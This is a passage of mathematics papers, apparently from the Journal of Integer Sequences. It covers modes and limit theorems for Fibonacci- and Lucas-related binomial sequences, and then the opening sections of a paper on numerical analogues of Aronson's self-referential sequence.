The modes of the sequences $\binom{n-k}{k}$ *are given by* $r_n = \left\lfloor \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rfloor$ *or* $r_n = \left\lceil \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rceil$.

Proof. Since all zeros of the polynomial $P_n(x)$ are real, it suffices to compute $\frac{\sum_{k=1}^{n} k\binom{n-k}{k}}{F_n} = \frac{\sum_{k=1}^{n} k\binom{n-k}{k}}{F_n}$. The last corollary gives

$$\mu_n = \frac{\sum_{k=1}^{n} k\binom{n-k}{k}}{F_n} = \frac{(n+1)L_n - 2F_n}{5F_n} = \frac{(n+1)L_n}{5F_n} - \frac{2}{5}.$$

Using the explicit formula for the Lucas and Fibonacci numbers; we obtain

$$\mu_n = \frac{(n+1)}{2}\left(1-\frac{\sqrt{5}}{5}\right)\frac{1+a^n}{1-a^{n+1}},\ a = -\frac{3-\sqrt{5}}{2}.$$

Now consider the sequence

$$\mu_n = \frac{(n+1)}{2}\left(1-\frac{\sqrt{5}}{5}\right)\frac{1+a^n}{1-a^{n+1}} - \frac{2}{5} = \frac{(n+1)}{2}\left(1-\frac{\sqrt{5}}{5}\right)A_n - \frac{2}{5},$$

where

$$A_n = \frac{1+a^n}{1-a^{n+1}}.$$

Also, observe that for every n we have

$$A_{2n+1} < 1 < A_{2n}.$$

So

$$\mu_{2n} = \frac{2n+1}{2}\left(1-\frac{\sqrt{5}}{5}\right)A_{2n} - \frac{2}{5} \geq \frac{2n+1}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5},$$

and

$$\mu_{2n+1} = \frac{2n+2}{2}\left(1-\frac{\sqrt{5}}{5}\right)A_{2n+1} - \frac{2}{5} \leq \frac{2n+2}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5}.$$

Thus

$$\frac{2n+1}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5} \leq \mu_{2n} \leq \mu_{2n+1} \leq \frac{2n+2}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5}.$$

We deduce that for every $n \geq 2$,

$$\frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5} \leq \mu_n \leq \frac{n+2}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5}.$$

Since the difference between the two bounds is $\left(1-\frac{\sqrt{5}}{5}\right) < 1$; there is a unique integer r_n in the interval $\left(\frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5}, \frac{n+2}{2}\left(1-\frac{\sqrt{5}}{5}\right) - \frac{2}{5}\right)$ and of course $r_n = \left\lfloor \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rfloor$ or $r_n = \left\lceil \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rceil$. □

3. The polynomials $L_n(x)$

In this section, we consider the sequence $L(n,k) = \frac{n}{n-k}\binom{n-k}{k}$. We prove that all zeros of the polynomials $L_n(x) = \sum_{k\geq 0} L(n,k)x^k$ are real.

Proposition 6. *For all $n \geq 2$, all zeros of the polynomials $L_n(x)$ are real. We have $L_n(x) = \left(\frac{1+\sqrt{4x+1}}{2}\right)^n + \left(\frac{1-\sqrt{4x+1}}{2}\right)^n$. (6).*

Proof. Since the polynomials satisfy the recursion

$$L_n(x) = L_{n-1}(x) + xL_{n-2}(x);$$

with $L_0 = 2$, $L_1 = 1$, the proof is exactly the same as for $P_n(x)$.

Corollary 7. *We have the following identities:*

1. $\sum_{n\geq 0} L_n(x)z^n = \frac{2-z}{1-z-xz^2}$.
2. $\sum_{k\geq 0} \frac{n}{n-k}\binom{n-k}{k} = L_n$.
3. $\sum_{k\geq 0}(-1)^k \frac{n}{n-k}\binom{n-k}{k} = \begin{cases} 1, \ if \ \ n = 6k+1 \ \ or \ \ 6k+5; \\ -1, \ if \ \ n = 6k+2 \ \ or \ \ 6k+4; \\ 2, \ \ if \ \ n = 6k\,; \\ -2, \ if \ \ n = 6k+3. \end{cases}$
4. $\sum_{k=0}^{n-1} L_k F_{n-k-1} = nF_n$.

Proof. Relation (1) is immediate, for the second one, it suffices to put $x = 1$ in (6). For the third one, put $x = -1$ again in (6). The last one is obtained by differentiating the generating function of $L_n(x)$ with respect to x and then equating the coefficients of z^n in both sides. □

Since all zeros of the polynomials $L_n(x)$ are real, it follows that the sequence $L(n,k)$ is SLC. We follow S. Tanny and M. Zuker to give the modes.

Theorem 8. *The smallest mode of the sequence $L(n,k)$ is given by*

$$k_n = \left\lceil \frac{5n-4-\sqrt{5n^2-4}}{10} \right\rceil.$$

Proof. The integer k_n satisfies

$$\begin{cases} L(n,k_n-1) < L(n,k_n) & (a) \\ L(n,k_n) \geq L(n,k_n+1) & (b) \end{cases}$$

Let

$$f(x) = 5x^2 - (5n+6)x + n^2 + 3n + 2,$$

and

$$g(x) = 5x^2 - (5n-4)x + n^2 + 2n + 1.$$

We have

$$\begin{aligned} (a) &\iff f(k_n) > 0; \\ (b) &\iff g(k_n) \leq 0. \end{aligned}$$

The roots of the first equation are $\frac{5n+6\pm\sqrt{5n^2-4}}{10}$, and those of the second one are $\frac{5n-4\pm\sqrt{5n^2-4}}{10}$. The desired integer satisfies

$$\frac{5n-4-\sqrt{5n^2-4}}{10} \leq k_n < \frac{5n+6-\sqrt{5n^2-4}}{10}.$$

Which is what we wanted. □

The previous formula for k_n is not as explicit as expected. We give a more explicit one.

Corollary 9. *The integer k_n satisfies the following*
$k_n = \left\lfloor \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rfloor$ *or* $k_n = \left\lceil \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rceil$.

Proof. The proof is the same as for r_n . □

In the next result, the integers n, such that the sequence $L(n,k)$ has a double maximum will be determined. Before determining these integers, we need the following lemmas:

Lemma 10. *For every $n \geq 0$, $5F_n^2 + 4(-1)^n = L_n^2$.*

Proof. This is known, and straightforward using the explicit formulas of F_n and L_n . □

Lemma 11. *For every $n \geq 0$, $5F_{4n+1} - L_{4n+1} - 4 \equiv 0 \pmod{10}$.*

Proof. Again, the explicit formulas of F_n and L_n give easily the wanted result. □

Theorem 12. *The sequence $L(n,k)$ has a double maximum if and only if $n = F_{4j+1}$, and in this case the smallest mode is given by $k_n = F_{2j}^2$.*

Proof. If l is the smallest mode of $L(n,k)$ then it satisfies

$$L(n,l) = L(n,\, l+1),$$

which is equivalent to

$$f(n,l) = 5l^2 - (5n-4)l + n^2 - 2n + 1 = 0\,. \qquad (7)$$

Equation (7) has two roots in l

$$l_{1,\,2} = \frac{5n-4\pm\sqrt{5n^2-4}}{10}.$$

The solution greater than $\frac{n}{2}$ is rejected, since the modes of $L(n,k)$ are less than $\frac{n}{2}$. The smallest one remains, i.e.,

$$l = \frac{5n-4-\sqrt{5n^2-4}}{10}\ . \qquad (8)$$

So, we are looking for all pairs of integers (n_j, k_j), $0 \leq k_j \leq \frac{n_j}{2}$, satisfying (7) (or (8)). We may transform (8) to an equation related to Pell's equation as in Tanny and Zuker [8], and then use some classical facts about units (invertible elements) in quadratic fields (see Cohn [4] for details). But we proceed differently: by Lemma 10, $5F_{2j+1}^2 - 4 = L_{2n+1}^2$, and by Lemma 11, $5F_{4j+1} - 4 - \sqrt{5F_{4j+1}^2 - 4} \equiv 5F_{4j+1} - 4 - L_{4j+1} \equiv 0 \pmod{10}$, that is, $k_j = \frac{55F_{4j+1}-4\pm\sqrt{5F_{4j+1}^2-4}}{10} = \frac{5F_{4j+1}-4-L_{4j+1}}{10} = F_{2j}^2 \leq \frac{F_{4j+1}}{2}$. So, some of the Fibonacci numbers are certainly among the n_j. Now let $(n_0,k_0) = (1,0)$, $(n_1,k_1) = (5,1)$, $(n_2,k_2) =$

$(34, 9)$, $(n_3, k_3) = (233, 64)$, ...,with $n_j = F_{4j+1}$, $k_j = F_{2j}^2$. The following recursions are easily derived:

$$\begin{cases} n_{j+1} = 7n_j - n_{j-1}; \\ k_{j+1} = 7k_j - k_{j-1} + 2\,. \end{cases} \tag{9}$$

Now, we prove that all solutions of (7) are in fact $(n_j = F_{4j+1},\, k_j = F_{2j}^2)_{j\geq 0}$. We will show that if (n_j, k_j) is a solution of (7), then

$$(n_{j+1}, k_{j+1}) = (7n_j - n_{j-1}, 7k_j - k_{j-1} + 2)$$

is another one. Indeed

$$\begin{aligned} f(n_{j+1}, k_{j+1}) &= 5k_{j+1}^2 - (5n_{j+1} - 4)k_{j+1} + n_{j+1}^2 - 2n_{j+1} + 1 \\ &= 5(7k_j - k_{j-1} + 2)^2 - (5(7n_j - n_{j-1}) - 4)(7k_j - k_{j-1} + 2) \\ &\quad +(7n_j - n_{j-1})^2 - 2(7n_j - n_{j-1}) + 1 \\ &= 0 \end{aligned}$$

since $f(n_i, k_i) = 5k_i^2 - (5n_i - 4)k_i + n_i^2 - 2n_i + 1 = 0$ for $0 \leq i \leq j$. Suppose that (n, k) is another one, $0 \leq k \leq \frac{n}{2}$; different from those (n_j, k_j). There is a unique (n_i, k_i) such that $n_i < n < n_{i+1}$. We verify easily that $f(7n - n_{i-1}, 7k - k_{i-1} + 2) = 0$. This means that $(n, k) = (n_i, k_i)$, and proves that all the solutions of (7) are given by the recursions (9).This ends the proof. □

Remarks. 1. There is a relation between the modes of the sequence $g(n, k)$ and those of $L(n, k)$. Let (m_j, r_j) be the sequence of integers such that $g(m_j, r_j) = g(m_j, r_j + 1)$. Since $m_j = F_{4j} - 1$,and $r_j = \frac{1}{5}(L_{4j-1} - 4)$, it is easy to establish (by direct calculations, or generating functions of r_j), that

$$\begin{cases} n_j = r_{j+1} - r_j; \\ k_j = m_j - 2r_j - 1. \end{cases}$$

2. Note that our relation for k_j was derived by S. Tanny and M. Zuker [9, p. 301]. There, the initial conditions for the Fibonacci numbers are: $F_0 = F_1 = 1$.

3. Using the recursions (9), we obtain the generating functions:

$$g(x) = \sum_{j=0}^{\infty} n_j x^j = \frac{1 - 2x}{1 - 7x + x^2} \quad \text{and} \quad h(x) = \sum_{j=1}^{\infty} k_j x^j = \frac{x + x^2}{(1 - x)(1 - 7x + x^2)}.$$

4. A central and a local theorem for $L(n, k)$

A positive real sequence $a(n, k)_{k=0}^{n}$, with $A_n = \sum_{k=0}^{n} a(n, k) \neq 0$, is said to satisfy a central limit theorem (or is *asymptotically normal*) with mean μ_n and variance σ_n^2 if

$$\lim_{n \longrightarrow +\infty} \sup_{x \in R} \left| \sum_{0 \leq k \leq \mu_n + x\sigma_n} \frac{a(n, k)}{A_n} - (2\pi)^{-1/2} \int_{-\infty}^{x} e^{-\frac{t^2}{2}} dt \right| = 0.$$

The sequence satisfies a local limit theorem on $B \subseteq R$; with mean μ_n and variance σ_n^2 if

$$\lim_{n \longrightarrow +\infty} \sup_{x \in B} \left| \frac{\sigma_n a(n, \mu_n + x\sigma_n)}{A_n} - (2\pi)^{-1/2} e^{-\frac{x^2}{2}} \right| = 0.$$

Recall the following result (see Bender [1]).

Theorem 13. *Let $(P_n)_{n\geq 1}$ be a sequence of real polynomials; with only real negative zeros. The sequence of the coefficients of the $(P_n)_{n\geq 1}$ satisfies a central limit theorem; with $\mu_n = \frac{P_n^{"}(1)}{P_n(1)}$ and $\sigma_n^2 = \left(\frac{P_n^{"}(1)}{P_n(1)} + \frac{P_n^{'}(1)}{P_n(1)} - \left(\frac{P_n^{'}(1)}{P_n(1)}\right)^2\right)$ provided that $\lim\limits_{n\longrightarrow+\infty} \sigma_n^2 = +\infty$. If, in addition, the sequence of the coefficients of each P_n is with no internal zeros; then the sequence of the coefficients satisfies a local limit theorem on R.*

The fact that the zeros of the sequence $L_n(x)$ are real implies the following result.

Theorem 14. *The sequence $(L(n,k))_{k\geq 0}$ satisfies a central limit and a local limit theorem on R with $\mu_n = \frac{L_n^{"}(1)}{L_n(1)} \sim \frac{n}{2}\left(1 - \frac{\sqrt{5}}{5}\right)$ and $\sigma_n^2 = \frac{L_n^{"}(1)}{L_n(1)} + \frac{L_n^{'}(1)}{L_n(1)} - \left(\frac{L_n^{'}(1)}{L_n(1)}\right) \sim 5^{-\frac{3}{4}} n$*

Proof. We have

$$\sigma_n^2 = \frac{L_n^{"}(1)}{L_n(1)} + \frac{L_n^{'}(1)}{L_n(1)} - \left(\frac{L_n^{'}(1)}{L_n(1)}\right)^2 = \frac{n^2 L_{n-2}L_n - 5n^2 F_{n-1}}{5L_n^2} + \frac{3nF_{n-1} - nL_{n-2}}{5L_n}.$$

Let $\alpha = \frac{1+\sqrt{5}}{2}$, $\beta = \frac{1-\sqrt{5}}{2}$. Using the explicit formulas of L_n and F_n, we obtain

$$\sigma_n^2 = \frac{(-1)^n n^2}{\alpha^{2n} + \beta^{2n} + 2(-1)^n} + \frac{\alpha^{n-2}\left(\frac{3\sqrt{5}\alpha}{5} - 1\right)n - \beta^{n-2}\left(\frac{3\sqrt{5}\beta}{5} + 1\right)n}{5\left(\alpha^n + \beta^n\right)} \sim 5^{-\frac{3}{4}} n.$$

So, $\lim\limits_{n\longrightarrow+\infty} \sigma_n = +\infty$. The local limit theorem is then easily seen to be satisfied; since $L(n,k) \neq 0$, for $0 \leq k \leq \left\lfloor \frac{n}{2} \right\rfloor$. □

As a consequence of the local limit theorem, we have

Corollary 15. *Let $L = \max\{L(n,k),\ 0 \leq k \leq \frac{n}{2}\}$. Then*

$$L \sim \frac{5^{\frac{3}{4}}\left(\frac{1+\sqrt{5}}{2}\right)^n}{\sqrt{2\pi n}}.$$

Acknowledgments: My sincere thanks to Andreas Dress and Jean-Louis Nicolas for their valuable corrections and comments.

References

[1] E. A. Bender, Central and local limit theorems applied to asymptotic enumeration, *J. Combin. Theory*, Ser. A **15** (1973), 91–111.

[2] M. Benoumhani, Polynômes à racines réelles et applications combinatoires, Thèse de doctorat, Université Claude Bernard, Lyon 1, Lyon, France.1993.

[3] M. Benoumhani, Sur une propriété des polynômes à racines négatives, *J. Math. Pures Appl,* **75** (1996), 85–105.

[4] H. Cohn, *A Classical Invitation to Algebraic Numbers and Class Fields*, Springer-Verlag, 1978.

[5] G. H. Hardy, J. E. Littlewood and G. Pólya, *Inequalities*, Cambridge Univ. Press, 1956.

[6] N. Sloane, Online Encyclopedia of Integer Sequences, `www.research.att.com/~njas/sequences/index.html`.

[7] R. Stanley, *Enumerative Combinatorics*, Wadsworth & Brooks / Cole, Monterey, California 1986.

[8] S. Tanny and M. Zuker, On a unimodal sequence of binomial coefficients, *Discrete Math.* **9** (1974), 79–89.

[9] S. Tanny and M. Zuker, Analytic methods applied to a sequence of binomial coefficients, *Discrete Math.* **24** (1978), 299–310.

2000 *Mathematics Subject Classification*: Primary 11B39; Secondary 11B65.
Keywords: Fibonacci number, log–concave sequence, limit theorems, Lucas number, polynomial with real zeros, unimodal sequence.

(Concerned with sequence A034807.)

Received December 21, 2002; revised version received April 25, 2002. Published in *Journal of Integer Sequences*, June 5, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.2.2

Numerical Analogues of Aronson's Sequence

Benoit Cloitre
13 rue Pinaigrier
Tours 37000
FRANCE

N. J. A. Sloane
AT\&T Shannon Labs
Florham Park, NJ 07932-0971
USA

Matthew J. Vandermast
53 Piaget Avenue
Clifton, NJ 07011-1216
USA

Abstract: Aronson's sequence 1, 4, 11, 16, ... is defined by the English sentence "t is the first, fourth, eleventh, sixteenth, ... letter of this sentence." This paper introduces some numerical analogues, such as: *a(n)* is taken to be the smallest positive integer greater than *a*(*n*-1) which is consistent with the condition "*n* is a member of the sequence if and only if *a(n)* is odd." This sequence can also be characterized by its "square", the sequence *a^(2) (n) = a(a(n))*, which equals 2*n*+3 for *n* >= 1. There are many generalizations of this sequence, some of which are new, while others throw new light on previously known sequences.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A005224 A001462 A079000 A079948 A080596 A079313 A079253 A081023 A080653

A079325 A079257 A079258 A079254 A014132 A000217 A003605 A006166 A080637 A079882 A007378 A080780 A080588 A080591 A000201 A080760 A010906 A080759 A080746 A079255 A079259 .)

Received March 31, 2003; revised version received July 2, 2003. Published in *Journal of Integer Sequences* July 4, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.2

Numerical Analogues of Aronson's Sequence

Benoit Cloitre
13 rue Pinaigrier
Tours 37000, FRANCE
(Email: abcloitre@wanadoo.fr)

N. J. A. Sloane
AT&T Shannon Labs
Florham Park, NJ 07932–0971, USA
(Email: njas@research.att.com)

Matthew J. Vandermast
53 Piaget Avenue
Clifton, NJ 07011–1216, USA
(Email: ghodges14@msn.com)

Abstract

Aronson's sequence 1, 4, 11, 16, ... is defined by the English sentence "t is the first, fourth, eleventh, sixteenth, ... letter of this sentence." This paper introduces some numerical analogues, such as: $a(n)$ is taken to be the smallest positive integer greater than $a(n-1)$ which is consistent with the condition "n is a member of the sequence if and only if $a(n)$ is odd." This sequence can also be characterized by its "square", the sequence $a^{(2)}(n) = a(a(n))$, which equals $2n+3$ for $n \geq 1$. There are many generalizations of this sequence, some of which are new, while others throw new light on previously known sequences.

1. Introduction

Aronson's sequence is defined by the English sentence "t is the first, fourth, eleventh, sixteenth, ... letter of this sentence (not counting spaces or commas)," and is a classic example of a self-referential sequence ([3], [8], sequence M3406 in [13], A5224 in [12]). It is somewhat unsatisfactory because of the ambiguity in the English names for numbers over 100 — for example, some people say "one hundred and one", while others say "one hundred one." Another well-known example is Golomb's sequence, in which the n^{th} term $G(n)$ (for $n \geq 1$) is the number of times n appears in the sequence (A1462 in [12]):

$$1, 2, 2, 3, 3, 4, 4, 4, 5, 5, 5, 6, 6, 6, 6, 7, 7, 7, 7, 8, \ldots$$

There is a simple formula for $G(n)$: it is the nearest integer to (and approaches)

$$\phi^{2-\phi} n^{\phi-1} \ ,$$

where $\phi = (1+\sqrt{5})/2$ ([5], [6, Section E25]).

Additional examples can be found in Hofstadter's books [7], [8] and in [6] and [12]. However, the sequence $\{a(n)\}$ mentioned in the Abstract appears to be new, as do many of the other sequences we will discuss. We will also give new properties of some sequences that have been studied elsewhere.

Section 2 discusses the sequence mentioned in the Abstract, and also introduces the "square" of a sequence. Some simple generalizations (non-monotonic, "even" and "lying" versions) are described in Section 3. The original sequence is based on examination of the sequence modulo 2. In Section 4 we consider various "mod y" generalizations. Section 5 extends both the original sequence and the "mod y" generalizations by defining the "Aronson transform" of a sequence. Finally, Section 6 briefly considers the case when the rule defining the sequence depends on more than one term.

There are in fact a large number of possible generalizations and we mention only some of them here. We have not even analyzed all the sequences that we do mention. In some cases we just list the first few terms and invite the reader to investigate them himself. We give the identification numbers of these sequences in [12] — the entries there will be updated as more information becomes available.

We have also investigated sequences arising when (2) is replaced by the following rule: $s(1) = x, s(n) = s(n-1) + y$ if n is already in the sequence, $s(n) = s(n-1) + z$ otherwise, for specified values of x, y, z. This work will be described elsewhere [4].

Notation. "Sequence" here usually means an infinite sequence of nonnegative numbers. "Monotonically increasing" means that each term is strictly greater than the previous term. $\mathbb{P} = \{1, 2, 3, \ldots\}$, $\mathbb{N} = \{0, 1, 2, 3, \ldots\}$.

2. n is in the sequence if and only if $a(n)$ is odd

Let the sequence $a(1)$, $a(2)$, $a(3), \ldots$ be defined by the rule that $a(n)$ is the smallest positive integer $> a(n-1)$ which is consistent with the condition that

$$\text{"}n \text{ is a member of the sequence if and only if } a(n) \text{ is odd."} \tag{1}$$

The first term, $a(1)$, could be 1, since 1 is odd and 1 would be in the sequence. It could also be 2, since then 1 would not be in the sequence (because the terms must increase) and 2 is even. But we must take the *smallest* possible value, so $a(1) = 1$. Now $a(2)$ cannot be 2, because 2 is even. Nor can $a(2)$ be 3, for then 2 would not be in the sequence but $a(2)$ would be odd. However, $a(2) = 4$ is permissible, so we *must* take $a(2) = 4$, and then 2 and 3 are not in the sequence.

So $a(3)$ must be even and > 4, and $a(3) = 6$ works. Now 4 is in the sequence, so $a(4)$ must be odd, and $a(4) = 7$ works. Continuing in this way we find that the first few

terms are as follows (this is A79000):

n :	1	2	3	4	5	6	7	8	9	10	11	12	$\cdots$
$a(n)$:	1	4	6	7	8	9	11	13	15	16	17	18	$\cdots$

Once we are past $a(2)$ there are no further complications, $a(n-1)$ is greater than n, and we *can*, and therefore *must*, take

$$a(n) = a(n-1) + \epsilon \ , \tag{2}$$

where ϵ is 1 or 2 and is given by:

	$a(n-1)$ even	$a(n-1)$ odd
n in sequence	1	2
n not in sequence	2	1

The gap between successive terms for $n \geq 3$ is either 1 or 2.

The analogy with Aronson's sequence is clear. Just as Aronson's sentence indicates exactly which of its terms are t's, $\{a(n)\}$ indicates exactly which of its terms are odd.

We proceed to analyze the behavior of this sequence.

First, all odd numbers ≥ 7 occur. For suppose $2t+1$ is missing. Therefore $a(i) = 2t$, $a(i+1) = 2t+2$ for some $i \geq 3$. From the definition, this means i and $i+1$ are missing, implying a gap of at least 3, a contradiction.

Table I shows the first 72 terms, with the even numbers underlined.

Examining the table, we see that there are three consecutive numbers, 6, 7, 8, which are necessarily followed by three consecutive odd numbers, $a(6) = 9$, $a(7) = 11$, $a(8) = 13$. Thus 9 is present, 10 is missing, 11 is present, 12 is missing, and 13 is present. Therefore the sequence continues with $a(9) = 15$ (odd), $a(10) = 16$ (even), ..., $a(13) = 19$ (odd), $a(14) = 20$ (even). This behavior is repeated for ever. A run of consecutive numbers is immediately followed by a run of the same length of consecutive odd numbers.

Let us define the k^{th} segment (for $k \geq 0$) to consist of the terms $a(n)$ with $n = 9 \cdot 2^k - 3 + j$ where $-3 \cdot 2^k \leq j \leq 3 \cdot 2^k - 1$. In the table the segments are separated by vertical lines. The first half of each segment, the terms where $j < 0$, consists of consecutive numbers given by $a(n) = 12 \cdot 2^k - 3 + j$; the second half, where $j \geq 0$, consists of consecutive odd numbers given by $a(n) = 12 \cdot 2^k - 3 + 2j$. We can combine these formulae, obtaining an explicit description for the sequence:

$$a(1) = 1, \quad a(2) = 4,$$

and subsequent terms are given by

$$a(9 \cdot 2^k - 3 + j) = 12 \cdot 2^k - 3 + \frac{3}{2}j + \frac{1}{2}|j| \tag{3}$$

for $k \geq 0$, $-3 \cdot 2^k \leq j < 3 \cdot 2^k$.

The structure of this sequence is further revealed by examining the sequence of first differences, $\Delta a(n) = a(n+1) - a(n)$, $n \geq 1$, which is

$$3, 2, 1, 1, 1, 2, 2, 2, 1^6, 2^6, 1^{12}, 2^{12}, 1^{24}, 2^{24}, \ldots \tag{4}$$

$n:$	1	2	3	4	5	6	7	8	9	10
$a(n):$	1	4	6	7	8	9	11	13	15	16
$n:$	11	12	13	14	15	16	17	18	19	20
$a(n):$	17	18	19	20	21	23	25	27	29	31
$n:$	21	22	23	24	25	26	27	28	29	30
$a(n):$	33	34	35	36	37	38	39	40	41	42
$n:$	31	32	33	34	35	36	37	38	39	40
$a(n):$	43	44	45	47	49	51	53	55	57	59
$n:$	41	42	43	44	45	46	47	48	49	50
$a(n):$	61	63	65	67	69	70	71	72	73	74
$n:$	51	52	53	54	55	56	57	58	59	60
$a(n):$	75	76	77	78	79	80	81	82	83	84
$n:$	61	62	63	64	65	66	67	68	69	70
$a(n):$	85	86	87	88	89	90	91	92	93	95
$n:$	71	72	$\cdots$							
$a(n):$	97	99	$\cdots$							

Table I: The first 72 terms of the sequence "n is in the sequence if and only if $a(n)$ is odd."

(A79948), where we have written 1^m to indicate a string of m 1's, etc. The oscillations double in length at each step.

Segment 0 begins with an even number, 6, but all other segments begin with an odd number, $9 \cdot 2^k - 3$. All odd numbers occur in the sequence except 3 and 5. The even numbers that occur are 4, 6, 8 and all numbers $2m$ with

$$9 \cdot 2^{k-1} - 1 \le m \le 6 \cdot 2^k - 2, \quad k \ge 1\,.$$

The sequence of differences, (4), can be constructed from the words in a certain formal language (cf. [11]). Let the alphabet be $\mathcal{A} = \{1, 2, 3\}$, and let $\mathcal{A}^*$ denote the set of strings of elements from $\mathcal{A}$. We define a mapping θ from $\mathcal{A}^*$ to $\mathcal{A}^*$ by the rules $\theta(1) = 2, \theta(2) = 1, 1$. Then (4) is the concatenation

$$S_{-1}, S_0, S_1, S_2, \ldots\,, \tag{5}$$

where

$$S_{-1} = \{3, 2\},\ S_0 = \{1, 1, 1\},\ S_{k+1} = \theta(S_k) \text{ for } k \ge 0\,. \tag{6}$$

To prove this, note that for $n \ge 3$, a difference of 2 only occurs in $\{a(n)\}$ between a pair of odd numbers. Suppose $a(i) = 2j + 1, a(i + 1) = 2j + 3$; then $a(2j + 1) = 2x + 1$ (say),

$a(2j+2) = 2x+2, a(2j+3) = 2x+3$, producing two differences of 1. Similarly, if there is a difference of 1, say $a(i) = j, a(i+1) = j+1$, then $a(j) = 2x+1, a(j+1) = 2x+3$, a difference of 2.

The ratio $n/a(n)$, which is the fraction of positive integers in the sequence that are less than or equal to $a(n)$, rises from close to 2/3 at the beginning of segment k (assuming k is large), reaches a maximum 3/4 at the midpoint of the segment, then falls back to 2/3 at the end of the segment. It is not difficult to show that if n is chosen at random in the k^{th} segment then the average value of the fraction of numbers in the sequence at that point approaches

$$\frac{3}{4} - \frac{1}{4}\log\frac{32}{27} = 0.7075\ldots$$

for large k.

The sequence has an alternative characterization in terms of its "square."

The *square* of a sequence $\mathbf{s} = \{s(n) : n \geq n_0\}$ is given by $\mathbf{s}^{(2)} = \{s(s(n)) : n \geq n_0\}$. If $\mathbf{s}$ is monotonically increasing so is $\mathbf{s}^{(2)}$.

Lemma 1. *Let* $\mathbf{s}$ *be monotonically increasing. Then* n $(\geq n_0)$ *is in the sequence* $\mathbf{s}$ *if and only if* $s(n)$ *is in the sequence* $\mathbf{s}^{(2)}$.

Proof. If n is in the sequence, $n = s(i)$ for some $i \geq n_0$, and $s(n) = s(s(i))$ is in $\mathbf{s}^{(2)}$. Conversely, if $s(n) \in \mathbf{s}^{(2)}$, $s(n) = s(s(i))$ for some $i \geq n_0$, and since $\mathbf{s}$ is monotonically increasing, $n = s(i)$. ∎

For our sequence $\mathbf{a} = \{a(n)\}$, examination of Table I shows that $\mathbf{a}^{(2)} = \{1, 5, 7, 9, 11, \ldots\} = \{1\} \cup 2\mathbb{P} + 3$. This can be used to characterize $\mathbf{a}$. More precisely, the sequence can be defined by: $a(1) = 1$, $a(2) = 4$, $a(3) = 6$ and, for $n \geq 4$, $a(n)$ is the smallest positive integer which is consistent with the sequence being monotonically increasing and satisfying $a(a(n)) = 2n + 3$ for $n \geq 2$.

This is easily checked. Once the first three terms are specified, the rule $a(a(n)) = 2n + 3$ determines the remaining terms uniquely.

In fact that rule also forces $a(2)$ to be 4, but it does not determine $a(3)$, since there is an earlier sequence $\{a'(n)\}$ (in the lexicographic sense) satisfying $a'(1) = 1$, $a'(a'(n)) = 2n + 3$ for $n \geq 2$, namely

$$1, 4, 5, 7, 9, 10, 11, 12, 13, 15, 17, 19, 21, 22, \ldots,$$

(A80596), and given by $a'(1) = 1$,

$$a'(6 \cdot 2^k - 3 + j) = 8 \cdot 2^k - 3 + \frac{3}{2}j + \frac{1}{2}|j| \tag{7}$$

for $k \geq 0$, $-2^{k+1} \leq j < 2^{k+1}$.

As the above examples show, the square of a sequence does not in general determine the sequence uniquely. A better way to do this is provided by the "inverse Aronson transform", discussed in Section 5.

3. First generalizations

The properties of $\{a(n)\}$ given in Section 2 suggest many generalizations, some of which will be discussed in this and the following sections.

(3.1) Non-monotonic version. If we replace "$a(n) > a(n-1)$" in the definition by "$a(n)$ is not already in the sequence", we obtain a completely different sequence, suggested by J. C. Lagarias [10]: $b(n)$, $n \geq 1$, is the smallest positive integer not already in the sequence which is consistent with the condition that "n is a member of the sequence if and only if $b(n)$ is odd." This sequence (A79313) begins:

n:	1	2	3	4	5	6	7	8	9	10
$b(n)$:	1	3	5	2	7	8	9	11	13	12

n:	11	12	13	14	15	16	17	18	19	20
$b(n)$:	15	17	19	16	21	23	25	20	27	29

The even members are underlined. The behavior is simpler than that of $\{a(n)\}$, and we leave it to the reader to show that, for $n \geq 5$, $b(n)$ is given by

$$\begin{aligned} b(4t-2) &= 4t\,, \\ b(4t-1) &= 6t-3\,, \\ b(4t) &= 6t-1\,, \\ b(4t+1) &= 6t+1\,. \end{aligned}$$

All odd numbers occur. The only even numbers are 2 and $4t$, $t \geq 2$. (The square $\mathbf{b}^{(2)}$ is not so interesting.)

(3.2) "Even" version. If instead we change "odd" in the definition of $\{a(n)\}$ to "even", we obtain a sequence $\mathbf{c}$ which is best started at $n = 0$: $c(n)$, $n \geq 0$, is the smallest nonnegative integer $> c(n-1)$ which is consistent with the condition that

"n is a member of the sequence if and only if $c(n)$ is even." (8)

This is A79253: 0, 3, 5, 6, 7, 8, 10, 12, 14, 15, ... It is easily seen that $c(n) = a(n+1)-1$ for $n \geq 0$, so there is nothing essentially new here. Also $\mathbf{c}^{(2)} = \{0\} \cup 2\mathbb{P} + 4$.

(3.3) The "lying" version. The lying version of Aronson's sequence is based on the completely false sentence "t is the second, third, fifth, sixth, seventh, ... letter of this sentence." The sentence specifies exactly those letters that are not t's, and produces the sequence (A81023) 2, 3, 5, 6, 7, 8, 9, 10, 11, 12, ...

Just as $\{a(n)\}$ is an analogue of Aronson's sequence, we can define an analogue $\{d(n) : n \geq 1\}$ of this sequence by saying that: $d(n)$ is the smallest positive integer $> d(n-1)$ such that the condition "n is in the sequence if and only if $d(n)$ is odd" is false. Equivalently, the condition "either n is in the sequence and $d(n)$ is even or n is

not in the sequence and $d(n)$ is odd" should be true. The resulting sequence (A80653) begins 2, 4, 5, 6, 8, 10, 11, 12, 13, 14, ... We will give an explicit formula for $d(n)$ in the next section.

